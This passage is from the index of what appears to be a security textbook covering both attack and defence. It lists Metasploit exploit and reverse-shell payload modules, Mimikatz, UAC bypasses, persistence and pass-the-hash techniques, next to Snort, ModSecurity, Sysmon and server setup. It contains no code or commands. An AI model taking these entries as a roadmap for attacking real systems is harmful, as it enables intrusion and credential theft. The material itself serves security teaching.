 bender_bof, 78
multi/browser/adobe_flash_
 shader_drawing_fill, 81
multi/browser/adobe_flash_
 shader_job_overflow, 80

INDEX

Metasploit (*cont.*)

multi/browser/adobe_flash_uncompress_zlib_uaf, 79
multi/browser/firefox_pdfjs_privilege_escalation, 72
multi/browser/firefox_proto_crmfreuest, 71, 431
multi/browser/firefox_proxy_prototype, 72–73
multi/browser/firefox_svg_plugin, 71
multi/browser/firefox_tostring_console_injection, 71
multi/browser/firefox_webidl_injection, 71
multi/browser/firefox_xpi_bootstrapped_addon, 72
multi/browser/java_atomicreferencearray, 86
multi/browser/java_jre17_driver_manager, 88
multi/browser/java_jre17_exec, 86
multi/browser/java_jre17_glassfish_averagerange_statisticimpl, 87
multi/browser/java_jre17_jaxws, 87–88
multi/browser/java_jre17_jmxbean, 87
multi/browser/java_jre17_jmxbean_2, 87
multi/browser/java_jre17_method_handle, 87
multi/browser/java_jre17_provider_skeleton, 88, 93
multi/browser/java_jre17_reflection_types, 88
multi/browser/java_rhino, 86

multi/browser/java_storeimagearray, 88
multi/browser/java_verifier_field_access, 86
multi/handler, 98, 100
multi/http/apache_mod_cgi_bash_env_exec, 850, 853
multi/http/cups_bash_env_exec, 851
multi/http/joomla_http_header_rce, 1079
multi/http/php_cgi_arg_injection, 1028
multi/http/phpmyadmin_null_termination_exec, 1061
multi/http/phpmyadmin_preg_replace, 1061
multi/script/web_delivery, 539, 555, 557, 560, 573
osx/local/vmware_bash_function_root, 851
post/windows/gather/cachedump, 610
scanner/smb/smb_login, 709
unix/webapp/joomla_akeeba_unserialize, 1081
unix/webapp/joomla_comfields_sqli_rce, 1082
unix/webapp/joomla_contenthistory_sqli_rce, 1082
unix/webapp/php_include, 1021, 1063
windows/browser/adobe_flash_avm2, 78
windows/browser/adobe_flash_casi32_int_overflow, 79
windows/browser/adobe_flash_copy_pixels_to_byte_array, 78

windows/browser/adobe_flash_domain_memory_uaf, 80
windows/browser/adobe_flash_pcre, 79
windows/browser/adobe_flashplayer_flash10o, 77
windows/browser/adobe_flash_regex_value, 78
windows/browser/adobe_flash_uncompress_zlib_uninitialized, 79, 82, 118
windows/browser/adobe_flash_worker_byte_array_uaf, 80
windows/browser/firefox_smil_uaf, 72
windows/browser/ie_cbutton_uaf, 63
windows/browser/ie_cgenericelement_uaf, 64
windows/browser/ie_execcommand_uaf, 64
windows/browser/java_cmm, 87
windows/browser/ms11_003_ie_css_import, 63
windows/browser/ms11_081_option, 63
windows/browser/ms12_037_ie_colspan, 63
windows/browser/ms13_037_svg_dashstyle, 64, 118
windows/browser/ms13_055_canchor, 64–65, 109
windows/browser/ms13_080_cdisplaypointer, 64
windows/browser/ms14_012_cmarkup_uaf, 65
windows/browser/ms14_064_ole_code_execution, 65, 118
windows/gather/smart_hashdump, 414
windows/local/always_install_elevated, 372
windows/local/ask, 359
windows/local/bypassuac, 364
windows/local/bypassuac_eventvwr, 364
windows/local/bypassuac_fodhelper, 364
windows/local/bypassuac_injection, 362
windows/local/ikeext_service, 376
windows/local/ms13_053_schlamperei, 366
windows/local/ms13_081_track_popup_menu, 366
windows/local/ms14_058_track_popup_menu, 366
windows/local/ms15_051_client_copy_image, 366
windows/local/ms16_014_wmi_recv_notif, 366
windows/local/ms16_016_webdav, 366
windows/local/ms16_032_secondary_logon_handle_privesc, 367
windows/local/ntapphelpcachecontrol, 366, 369
windows/local/persistence, 529
windows/local/ppr_flatten_rec, 365
windows/local/registry_persistence, 526
windows/local/service_permissions, 371
windows/local/trusted_service_path, 371

INDEX

Metasploit (*cont.*)

windows/local/wmi_persistence,
544, 605
windows/meterpreter/reverse_
tcp, 527
windows/mysql/mysql_start_
up, 942
windows/smb/ms17_010_
eternalblue, 54, 639, 980
windows/smb/ms17_010_
eternalblue_win8, 53
windows/smb/psexec, 410, 414

Incognito, 398

impersonate_token, 399
list_tokens, 399
rev2self, 399

InitialAutoRunScript, 109

job, 69, 99

Kiwi (*see* Mimikatz, Kiwi)

Meterpreter (*see* Meterpreter)

Mimikatz (*see* Mimikatz)

payload, 56, 67

cmd/unix/reverse_python, 562
firefox/shell_reverse_tcp, 74, 431
java/meterpreter/reverse_
https, 90, 513

linux/x64/shell_reverse_tcp, 508
linux/x64/shell/reverse_tcp,
424, 429

linux/x86/meterpreter/reverse_
tcp, 100

linux/x86/shell_reverse_tcp, 553
linux/x86/shell/reverse_tcp, 855
php/meterpreter/reverse_tcp, 509,
1023, 1030, 1063, 1081

python/meterpreter/reverse_
tcp, 514
staged versus stageless, 119

windows/meterpreter_reverse_

https, 119

windows/meterpreter/reverse_

https, 68, 119, 363, 516, 943

windows/meterpreter/reverse_http
stager, 520

windows/meterpreter/reverse_tcp,
83, 370, 373, 411, 522, 534, 540,
573

windows/x64/meterpreter/reverse_
https, 96, 98

windows/x64/meterpreter/reverse_
tcp, 57, 112, 360, 368

persistence

golden ticket, 546
registry, 526, 529
service, 534, 561
WMI, 544

pivot, 886

post

firefox/gather/passwords, 823
linux/gather/checkvm, 420
linux/gather/enum_configs, 420
linux/gather/enum_network, 420
linux/gather/enum_users_

history, 420

multi/gather/firefox_creds, 823

windows/escalate/droplnk, 394

windows/escalate/golden_

ticket, 551

windows/gather/arp_scanner, 878

windows/gather/cachedump, 397

windows/gather/credentials/
credential_collector, 395, 406, 619

windows/gather/credentials/

gpp, 375

windows/gather/enum_domain,
349, 879

windows/gather/enum_domain_group_users, 350
 windows/gather/enum_ie, 822, 891
 windows/gather/enum_logged_on_users, 351, 546
 windows/gather/enum_proxy, 880
 windows/gather/phish_windows_credentials, 392
 windows/gather/smash_hashdump, 547
 windows/gather/win_privs, 348
 windows/manage/add_user_domain, 409
 windows/manage/archmigrate, 113, 548
 windows/manage/enable_rdp, 716
 windows/manage/migrate, 110
 windows/manage/multi_meterpreter_inject, 111
 windows/manage/run_as, 407
 windows/manage/sticky_keys, 718
 proxy, 884
 starting Metasploit, 54
 token impersonation, 398
 Metcalf, Sean, 645
 Meterpreter, 57
 channel, 113
 command
 background, 61
 execute, 107
 getpid, 109
 getsystem, 365, 371
 getuid, 60, 348, 358, 361, 367, 369–372, 419
 idletime, 106
 ipconfig, 104
 lcd, 106
 lpwd, 106
 ls, 106
 migrate, 109
 ps, 107
 pwd, 106
 reboot, 377
 record_mic, 106
 reg, 372, 524–525, 528, 590
 route, 104, 877
 shell, 60, 113, 358, 370
 sysinfo, 60, 348, 367, 369, 372, 419
 upload, 524–525, 530, 535, 542
 webcam_list, 106
 webcam_snap, 106
 executing multiple commands, 115
 PowerShell, 583
 Microsoft Management Console, *see* MMC
 Microsoft Security Bulletin, *see* MS
 Microsoft Windows, *see* Windows
 Mimikatz, 399, 417, 611
 detection via Sysmon, 613
 Kiwi, 399, 612
 creds_all, 400, 402
 golden_ticket_create, 548
 help, 400
 kerberos_ticket_list, 550
 kerberos_ticket_use, 550
 use kiwi, 399
 Mint, 11
 apt, 24
 download, 46
 firewall, 18
 host name, 18
 networking, 18
 MMC, 281
 certificates, 806, 808
 event viewer, 286
 local group policy, 39
 local users and groups, 281

INDEX

- MMC (*cont.*)
 services, 282, 901, 903
 task scheduler, 285, 598
 WMI Control, 293
- ModSecurity, 776, 815
 Core Rule Set (CRS), 783, 817
 directive
 SecAuditEngine, 779
 SecAuditParts, 779
 SecAuditRelevantStatus, 779
 SecAuditType, 779
 SecDataDir, 780
 SecRequestBodyAccess, 778
 SecResponseBodyAccess, 778
 SecRule, 781, 816
 SecRuleEngine, 778, 816
 SecTmpDir, 780
 install, 776
 CentOS, 776
 Mint, 777
 OpenSuSE, 776
 Ubuntu, 777
 Windows, 815
 log, 778
 rules, 781
- MOF, 303, 345
 create namespace and instance, 303
 delete namespace and instance, 305
- PowerShell start or stop, 309
- USB connections, 307
 user logon/logoff, 311
- mofcomp, 304, 542
- Morris, Robert, 51
- Morris worm, 51, 117
- MS
 MS11-003, 63
 MS11-081, 63
 MS12-037, 63
 MS12-063, 64
 MS13-008, 63
 MS13-015, 365
 MS13-037, 64, 118
 MS13-038, 64
 MS13-053, 366
 MS13-055, 64–65, 109
 MS13-080, 64
 MS13-081, 366
 MS14-012, 65
 MS14-025, 373, 618
 MS14-058, 366
 MS14-064, 65, 118
 MS15-001, 366
 MS15-051, 366
 MS16-014, 366
 MS16-016, 366
 MS16-032, 367
 MS16-077, 388
 MS17-010, 53
- msfconsole, 54
- msfvenom, 507
 architecture, 509
 Java, 513
 PHP, 509, 1031
 Python, 514
 x64, 508
 x86, 516, 522, 534, 553, 573
- encoder, 512
 x86/shikata_ga_nai, 512
- format, 510
 C, 510
 dll, 534, 573
 elf, 508, 553
 exe, 516, 522
 exe-service, 534
 raw, 513–514, 1031

- payload, [512](#)
- platform, [509](#)
 - Java, [513](#)
 - Linux, [508, 553](#)
 - PHP, [509, 1031](#)
 - Python, [514](#)
 - Windows, [516, 522, 534, 573](#)
- template, [516](#)
 - dll, [534](#)
 - PuTTY, [516](#)
- mstsc.exe, [714](#)
- Mudge, Raphael, [115, 566, 896](#)
- MySQL and MariaDB, [897](#)
 - authentication, [912](#)
 - authentication plugin, [916](#)
 - command
 - ALTER USER, [911, 916](#)
 - SET PASSWORD, [915](#)
 - configuration files, [931](#)
 - connection, [905](#)
 - history, [934](#)
 - host, [922](#)
 - wildcard, [922](#)
 - initial connection, [908](#)
 - install
 - Linux, [898](#)
 - Windows, [899](#)
 - mysql.user table, [912](#)
 - networking, [933](#)
 - password, [915](#)
 - privilege, user, [923](#)
 - assign, [926](#)
 - FILE, [929](#)
 - revoke, [928](#)
 - view, [925](#)
 - secure installation, [930, 1000](#)
 - users, [908](#)
 - creating, [917](#)
- debian-sys-maint, [920](#)
- drop, [920](#)
- mysqladmin (command), [933](#)
- mysql (client), [904](#)

N

- named-compilezone, [186](#)
- named.conf, [169](#)
 - acl (directive), [207](#)
 - allow-transfer (directive), [194](#)
 - directory (directive), [170](#)
 - file (directive), [169](#)
 - forwarders (directive), [199](#)
 - masters (directive), [185](#)
 - options (directive), [170](#)
 - recursing-file (directive), [196](#)
 - statistics-file (directive), [196](#)
- type
 - forward, [199](#)
 - hint, [169](#)
 - master, [169](#)
 - slave, [184](#)
 - version (directive), [198](#)
 - zone (directive), [170](#)
- Namespace, [165](#)
- reserved, [208](#)
- National Industrial Security Program Operating Manual (NISPOM), [469](#)
- NAT network, VirtualBox
 - networking, [9](#)
 - virtual, [859](#)
- NBNS poisoning, [384, 417, 626, 631](#)
 - Responder, [388](#)
- nbtstat, [627](#)
- nc command, [432, 450, 825, 895](#)
- NET (.NET)
 - install .NET 2.0, [580](#)

INDEX

net group (command), 282, 355, 550
net share (command), 687
net start (command), 901
net use (command), 280, 394, 693
net user (command), 282, 355, 408, 550
NetBIOS, 238, 274, 648
 disable, 626
 name service (NBNS), 386
netcat, 432, 450
Netcraft, 721, 785
netsh, 326
 allow RPC, 329
 IIS remote management, allow, 793
 remote firewall management, 329
 SMB, allow, 328
 view firewall rules, 327
netstat (Linux), 127, 133, 139, 786
netstat (Windows), 149, 153
Networking
 CentOS, 11
 Mint, 18
 OpenSuSE, 14
 Ubuntu, 16
 virtual, 859
 Windows, 40
Nginx, 721
Nishang, 646
nltest, 354
NMap, 213, 448
 agressive scan, 226
 connect scan, 220
 determining if the host is alive, 216
 host discovery options, 216
 list scan, 217
 MySQL, 935
 operating system detection, 221
 output file, 221
 ping scan, 215

scripts, 224
stealth scan, 218
target selection, 215
timing, 221
top ports, 219
UDP scan, 220
version detection, 224
nslookup, 167, 183, 187
NXLog, 501–502

O

objdump, 511
oclist, 332
Oester, Phil, 452
OpenSSH (client), 649
 agent, 663
 key
 create, 660
 passphrase, 662, 673
 X11 forwarding, 664
OpenSSH (server)
 AllowUsers, 675
 authentication, 659, 663
 configuration, 656
 DenyUsers, 675
 install, 651
 CentOS 5–6, 652
 CentOS 7, 653
 Mint, 655
 OpenSuSE, 654
 Ubuntu, 655
 key, 657
 creation, 658
 log, 659
 networking, 656
 protocol, 656
 public key authentication, 660

- TCP wrappers (*see* TCP Wrappers)
 - user enumeration, 671
 - X11 forwarding, 664
 - OpenSSL, 760
 - CA, 764
 - certificate, 765
 - key, 764
 - serial number, 766
 - certificate properties, 762
 - certificate signing request, 763
 - key creation, 760
 - key properties, 761
 - s_client, 769
 - self-signed certificate creation, 761
 - signing a certificate request, 807
 - signing a certificate signing request, 766
 - OpenSuSE, 11
 - download, 45
 - firewall, 16
 - host name, 14
 - networking, 14
 - YaST, 14
 - host name, 14
 - zypper (*see* zypper)
 - Organizational unit (OU), 262
 - creating, 263
 - deleting, 264
- P, Q**
- PAM, 563
 - Pass the hash, 413
 - psexec, 414
 - smbexec.py, 413, 619
 - wmiexec.py, 413
 - Password
 - length, complexity, rotation, 608
 - Mimikatz, 402
- Password file (Kali)
 - /usr/share/john/password.lst, 404
 - /usr/share/wordlists/metasploit/password.lst, 380, 404, 406, 451
 - PasswordFox, 823
 - Password hash, *see* Hash
 - PATH (Linux variable), 430
 - PATH (Windows variable), 376, 900
 - pdredit, 709, 713
 - pentestmonkey, 432, 452
 - Perl, 433, 825
 - Persistence
 - Linux, 552
 - bashrc, 555
 - cron, 557
 - service, 559
 - startup script, 552
 - PHP, 1030
 - Weevely, 1033, 1063, 1082
 - Windows, 522
 - dll hijacking, 533
 - golden ticket, 546
 - registry startup keys, 523, 589
 - registry winlogon key, 525, 589, 592
 - scheduled tasks, 530, 532, 596
 - service, 534, 600
 - startup folder, 522, 584, 586
 - sticky keys, 715
 - WMI, 536, 565, 604
 - Phishing, 391
 - PHP, 983
 - allow_url_include, 1019, 1024
 - CentOS, 984
 - Apache module, 985
 - CGI module, 986
 - configuration, 987
 - configuration, 1024
 - Secure Configuration Checker, 1024

INDEX

- PHP (*cont.*)
 - IIS, [1006](#)
 - CGI module, [1008](#)
 - configuration, [1010](#)
 - extensions, [1012](#), [1088](#)
 - handler, [1009](#)
 - install, [1007](#)
 - log, [1010](#)
 - include vulnerabilities, [1016](#)
 - malware, [509](#)
 - Mint, [993](#)
 - Apache module, [995](#)
 - CGI module, [995](#)
 - configuration, [998](#)
 - OpenSuSE, [988](#)
 - Apache module, [991](#)
 - CGI module, [991](#)
 - configuration, [992](#)
 - PHP 7, [989](#)
 - Persistence, PHP, [1030](#)
 - Weevely, [1033](#), [1063](#), [1082](#)
 - register_globals, [1013](#), [1024](#)
 - remote include vulnerabilities, [1019](#)
 - Ubuntu, [993](#)
 - Apache module, [995](#)
 - CGI module, [995](#)
 - configuration, [998](#)
 - version detection, [1025](#)
 - XAMPP (*see* XAMPP)
 - phpize, [984](#)
 - phpMyAdmin, [1039](#)
 - attack, [1056](#)
 - CentOS, [1039](#)
 - feature storage, [1054](#)
 - IIS, [1052](#)
 - Mint, [1046](#)
 - OpenSuSE, [1043](#)
- Ubuntu, [1046](#)
- XAMPP, [1051](#)
- Pivot, [882](#), [892](#)
 - Metasploit, [886](#)
 - SSH SOCKS5, [882](#)
- PowerBroker Open, [251](#)
 - Bash environment configuration, [255](#)
 - domainjoin-cli, [253](#)
 - domainjoin-gui, [252](#)
 - find-user-by-name, [255](#)
 - get-dc-name, [254](#)
 - login screen, [256](#)
 - pbis, [255](#)–[256](#)
 - sudo configuration, [255](#)
- PowerShell, [259](#), [275](#), [575](#)
 - block, [582](#)
 - cmdlet, [261](#)
 - Add-WindowsFeature, [324](#)
 - Clear-EventLog, [486](#)
 - Enter-PSSession, [292](#)
 - Get-ACL, [587](#)
 - Get-ADComputer, [586](#)
 - Get-ADUser, [586](#)
 - Get-CimInstance, [318](#)
 - Get-Content, [261](#), [576](#)
 - Get-EventLog, [482](#), [485](#), [487](#)–[488](#), [503](#), [884](#)
 - Get-ExecutionPolicy, [260](#), [575](#)
 - Get-Help, [261](#)
 - Get-WinEvent, [492](#), [494](#), [496](#), [503](#), [538](#), [596](#), [599](#)
 - Get-WmiObject, [317](#)
 - Invoke-Expression, [577](#)
 - New-ADUser, [261](#)
 - New-SelfSignedCertificate, [808](#)
 - Remove-WindowsFeature, [325](#)
 - Remove-WMIOBJECT, [320](#)

- Set-ACL, 587
- Set-ExecutionPolicy, 260
- disable/enable Windows Defender, 413
- execution policy, 260, 575
 - bypass, 576
 - PSLockdownPolicy, 578
- installation on Windows Server 2008 R2, 259
- Integrated Scripting Environment (ISE), 259
- language mode, 577
 - bypass constrained language mode, 580
- line continuation, 262
- log analysis, 482, 485, 488, 492
 - software restriction policies, 572
- malware, 540
- remote, 292
- version, 275
- WMI, 317, 345
 - WMI, 604
- WQL, 319
- PowerShell Empire, *see Empire*
- PowerSploit, 646
- printenv, 429
- proc (/proc Directory), 130, 135, 140
- procdump, 611
- Process Explorer, 147, 152, 156, 357
- Process Hacker, 149
- Process integrity level, 356
- Process Monitor, 149
- Protected users, 611, 647
- Proxy, 870
 - Burp Suite, 835
 - Metasploit, 884
 - SOCKS4A, 888
 - SSH SOCKS5, 882
 - Windows use, 871
- ProxyChains, 883, 889, 892, 895
- Ps command, 127, 132, 138
- Psacct, 124
- psexec, 289, 410
 - block, 638
 - list of hosts, 500
 - log, 635
 - pass the hash, 414
 - privilege escalation, 364
- PSGetSID, 48
- psinfo, 289
- pskill, 289
- pslist, 288
- psloggedon, 141, 288
- psloglist, 287, 484
- psservice, 287, 602
- pts, 163
- Public key authentication
 - OpenSSH (server), 660
 - PuTTY, 667
- PuTTY, 665
 - agent, 667
 - malware, 516, 564
 - public key authentication, 667
- Pyminifier, 564
- Python
 - brute force attack, 842, 1058, 1076, 1096
 - malware, 514
 - NTLM, 842

R

- rdesktop, 714
- regedit, 283
- Registry, 565
- regsvr32, 574
- Remmina, 714

INDEX

- Remote desktop, 713
 - network level authentication, 715
- Remote file access, 279
- Remote Procedure Calls, *see* RPC
- Remote registry, 283, 491
- Remote Server Administration
 - Tools, 266, 331
- Responder, 388
 - detect, 630
- Reverse shell
 - Perl, 432, 825
- rndc, 167–168, 170, 177, 180
 - command
 - flush, 196
 - halt, 196
 - querylog, 197, 204
 - reconfig, 195
 - reload, 195
 - stats, 196
 - stop, 196
 - port TCP/953, 177, 183
 - rndc-confgen, 177
- RockYou, 417
- Rodriguez, Roberto, 647
- Root hints, 177, 245
- RPC, 284
 - endpoint mapper, 284
 - firewall, 284
 - allow from command line, 329
 - ports, 284
- rsyslog (daemon), 456
 - configuration, 457
 - CentOS 6, 457
 - CentOS 7, 459
 - Mint, 459
 - OpenSuSE, 459
 - Ubuntu, 459
 - remote logging, 472
- rundll, 573
- runlevel, 163
- Russinovich, Mark, 48, 164, 647

S

- Samba, *see* File server, Samba
- sc command, 145, 638
 - config, 535, 793, 969
 - create, 535
 - delete, 536, 603
 - qdescription, 145, 535–536
 - query, 359, 601
 - queryex, 146, 182, 283, 330, 536, 901
 - remote system, 283
 - start, 181, 283, 330, 359, 535, 793, 900, 970
- Scheduled tasks, 285, 596
- schtasks, 285, 530, 532, 564–565, 597
 - advanced options, 532
- sconfig, 325, 330
- scp tool, 650
- searchsploit, 425, 893
- Secure Technical Implementation Guide (STIG), 469
- Security Focus, 425
- SELinux, *see* CentOS, SELinux
- semtex.c, 431, 433
- Server Manager, 235, 331
 - Add roles and features, 235
 - Active Directory, 235, 331
 - File Server, 689
 - Graphical Management Tools and Infrastructure, 323
 - Web Server (IIS), 790
 - file and storage services, 690
- Server Message Block, *see* SMB service (command), 25, 178

- sftp tool, 650
- Shellshock, exploit, 850
- shutdown, 271
- SID, 47, 352, 618
 - administrator, 48
 - domain, 546
- SMB, 278, 648
 - file share, 687
 - firewall, 278
 - allow from command line, 328
 - log, 634
 - ports, 278
 - version 1, 639, 713
- smbclient, 538, 543, 702
- smbexec.py, 412, 414, 619
 - pass the hash, 413
- smbpasswd, 702
- Snort, 947
 - decoder, 972
 - EternalBlue, 980
 - flowbit, 972
 - install, 947
 - Linux, 947
 - Windows, 951
 - log, 957, 964, 977
 - output, 977
 - packet capture, 963
 - packet sniffer, 951
 - preprocessor
 - arpspoof, 975
 - Back Orifice, 975
 - HTTP, 974
 - IP fragmentation, 973
 - reputation, 957
 - sensitive data, 976
 - sfportscan, 975
 - stream, 973
- rules, 956, 979
 - custom, 961
 - location, 972
 - precompiled, 956
- service (installation), 964
 - CentOS, 965–966
 - Mint, 967
 - OpenSuSE, 968
 - Ubuntu, 967
 - Windows, 969
- start, 957
 - CentOS, 958
 - Mint, 960
 - OpenSuSE, 958
 - Ubuntu, 960
 - Windows, 960
- variables, 971
- Software restriction policies, 568
 - bypass
 - rundll, 573
 - web delivery, 573
 - group policy, 270, 568
 - logs, 571
 - PowerShell, 582
 - shortcuts, 271, 568
 - subdirectories, 570
- Spamhaus, 206, 210
- Srokosz, Paweł, 453
- SSH, 649
 - brute force attack, 668
 - client
 - OpenSSH (*see* OpenSSH (client))
 - PuTTY (*see* PuTTY)
 - server
 - OpenSSH (*see* OpenSSH (server))
- ssh2john, 673
- ssh-add, 663
- ssh-copy-id, 661

INDEX

SSHGuard, 676
ssh-keygen, 657
SSLStrip, 833, 856
SSL/TLS, 756
 certificate signing request, 763, 807
 cipher, 757
 key, 760
 protocol, 757
 self signed certificate, 761, 806
 signing certificates, 764
Startup folder (Windows), 522, 584
Sticky keys, 715
SUID, 447
Sutherland, Scott, 646
Swartz, Aaron, 52, 118
SwiftOnSecurity, 498, 607, 613
Sysinternals, 141, 287, 355
syslog (daemon), 456
 configuration, 460
 remote logging, 472
Syslog (standard), 456
 message, 456
 facility, 456
 priority, 456
RFC, 456, 502
Sysmon, 493
 configuration, 498
 install, 493
 domain, 499
 operational log, 494
PowerShell, 494
 WMI, 607
sysprep, 48
systemctl, 25, 124, 178, 181
systemd, 24, 47
 versus SysVInit/Upstart, 25, 47
systemd-journald
 configuration, 462

journalctl, 460
permanent journal, 476
runtime journal, 476
SysVInit, 24
 versus systemd, 25
SYSVOL, 238, 374

T

Task manager, 146
Task scheduler, MMC, 285, 598
taskkill, 409
tasklist, 144, 152, 155, 409
TCP Wrappers, 676
tcpdump, 157
TCPView, 150
teamserver, Armitage, 117
TLS, *see* SSL/TLS
top, 126
TTY command, 163

U

UACMe, 364
Ubuntu, 11
 apt, 22
 download, 46
 firewall, 18
 host name, 16
 14.10 installation bug, 47
 networking, 16
 graphical tools, 16
ufw, 18
UID, 124
uname, 422, 432
Upstart, 24
 versus systemd, 25
User Account Control (UAC), 356

- bypass, 359
 - ask, 359
 - injection, 362
 - other, 364
 - u2spewfoo, 978
 - utmp, 122
- V**
- Veil, 517, 564
 - Veil-Evasion, 517
 - vinagre, 714
 - VirtualBox, 6
 - copying guests, 8, 47
 - download, 46
 - guest installation, 6
 - guest management, 7
 - moving guests, 8
 - networking, 9
 - virtual, 859
 - Seamless Mode, 10
 - shared folder, 10
 - snapshots, 7
 - VirtualBox Guest
 - Additions, 10, 25
 - installation on CentOS, 26
 - installation on Kali, 27
 - installation on Mint, 27
 - installation on OpenSuSE, 26
 - installation on Ubuntu, 27
 - installation on Windows, 40
 - Virtualization, 1
 - VirtualBox (*see* VirtualBox)
 - VMWare (*see* VMWare)
 - Visual C++ Redistributable, 815, 1036
 - VMNet, VMWare
 - networking, 4
 - virtual, 859
- VMWare, 2
 - copy and paste, 5
 - copying guests, 4, 47
 - download, 46
 - guest installation, 2
 - guest management, 3
 - moving guests, 4
 - networking, 4
 - virtual, 859
 - shared folder, 6
 - snapshot, 3
 - Snapshot Manager, 3
 - Virtual Network Editor, 5
 - VMWare Tools, 3, 5
 - installation on Linux, 25
 - installation on Windows, 40
 - vsftpd, 684
 - configuration, 684
 - install, 684
 - Vulnerabilities, 52
- W**
- w (Linux command), 122, 138, 163
 - wail2ban, 718
 - wall, 458
 - Web Based Enterprise Management (WBEM), 293
 - Web management service, 791
 - enable from command line, 793
 - Web proxy auto discovery, *see* WPAD
 - Web server
 - Apache (*see* Apache)
 - IIS (*see* IIS)
 - Python, 383, 428, 508, 553, 1020
 - webshell, 1020
 - Weevvely, 1033, 1037, 1063, 1082
 - wevtutil, 643

INDEX

- wget, 428, 434, 553
- Whitelisting
- software restriction policies (*see* Software restriction policies)
- who (Linux command), 121, 131
- whoami, 353, 357, 359, 361, 370
- Windows, 36
- cloning and copying, 48
 - download, 45
 - firewall, 43
 - ping, 43
 - installation, 36
 - express settings, 37
 - networking, 40
 - location, 42
 - SID (*see* SID)
- Windows 10
- OS build number, 37
 - versions, 37
- Windows Defender (*see* Windows Defender)
- Windows Update (*see* Windows Update)
- Windows Defender, 39
- disable, 39, 413, 564
- Windows event collector, 491
- Windows Management Instrumentation,
see WMI
- Windows Query Language, *see* WQL
- Windows Remote Management, *see* WinRM (service)
- Windows Server
- Desktop Experience, 322
 - GUI, 322
 - add, 323
 - remove, 323
 - Server Core installation, 322
- Windows Update, 38
- disable, 49
- WinPcap, 164
- winrm (command), 296, 642
- delete, 305
 - e, 296
 - enumerate, 296
 - invoke, 301
 - create, 302
 - startservice, 302
 - terminate, 302
 - ports, 298
 - set, 300
 - WQL query, 298
- WinRM (service), 290, 344, 491
- command line, 330
 - enable, 290
 - firewall, 290, 330
 - log, 640
 - ports, 290
 - winrs, 291, 344, 410
 - winver, 37
- Wireshark, 157, 160
- WMI, 293
- class, 294
 - custom, 303
 - delete, 305
 - consumer, 307
 - ActiveScriptEventConsumer, 307–309, 312
 - CommandLineEventConsumer, 307, 541
 - LogFileEventConsumer, 307
 - event, 306
 - extrinsic, 307, 311
 - _InstanceCreationEvent, 312
 - intrinsic, 307, 311

filter, 308
 delete, 317
 __EventFilter, 308, 310–311, 541
 __FilterToConsumerBinding, 309–310,
 312, 542, 605
 delete, 320, 544
 instance, 294
 delete, 305, 543
 log, 607, 642
 method, 294
 namespace, 293
 custom, 303
 delete, 305
 persistence
 Metasploit, 544
 Windows, 536, 565, 604
 property, 294
 Python, 321
 WMI Code Creator, 320
 WMI Explorer, 294
 ports, 298
 wmic, 47, 314, 344, 642
 call, 316
 computersystem, 142, 151, 154, 354
 delete, 543
 list of domain hosts, 500, 593
 path, 315
 process, 316
 remote system, 316
 service, 315
 useraccount, 315, 618
 wmiexec.py, 322, 412, 414
 pass the hash, 413
 WMIGen, 320
 WMImplant, 416
 wmiquery.py, 321
 Wordlist, *see* Password file (Kali)
 WordPress, 1084
 attack, 1093
 install, 1084
 CentOS, 1091
 IIS, 1088
 Mint, 1084
 OpenSuSE, 1089
 XAMPP, 1090
 Metasploit, 1100
 plugin, 1092
 Simple Login Log, 1092, 1100
 scan, 1097
 WOW6432Node, 590
 WPAD, 387, 417, 629
 Responder, 388
 wpscan, 1098
 WQL, 298
 ASSOCIATORS OF, 313
 __CLASS, 306
 like (operator), 299
 Meta_Class, 306
 query
 data, 298
 event, 298, 308
 schema, 298, 306
 winrm, 298
 WS-Management, 290
 wtmp, 122

X

XAMPP, 725, 899, 1037, 1051
 configuration, 1001
 install, 998
 secure, 1001
 MySQL/MariaDB, 1001
 SSL/TLS, 1001
 XAMPP home page, 1004
 xfreerdp, 715

INDEX

Y

YaST, *see* OpenSuSE, YaST

yum, 19

- groupinstall, 26
- repolist, 20
- repository, 19
- search, 21

Z

Zone

directive in named.conf, 170

file

 IN AAAA (directive), 172

 IN A (directive), 172

 IN CNAME (directive), 172

 IN NS (directive), 172, 174

 IN PTR (directive), 174

 IN SOA (directive), 171, 173

 TTL (directive), 171

forward, 170, 240

reverse, 173, 241

secondary, 249

slave, 184, 249

stub, 248

Zone transfer, 193

zypper, 21

 repos, 21

 repository, 21

 search, 22, 26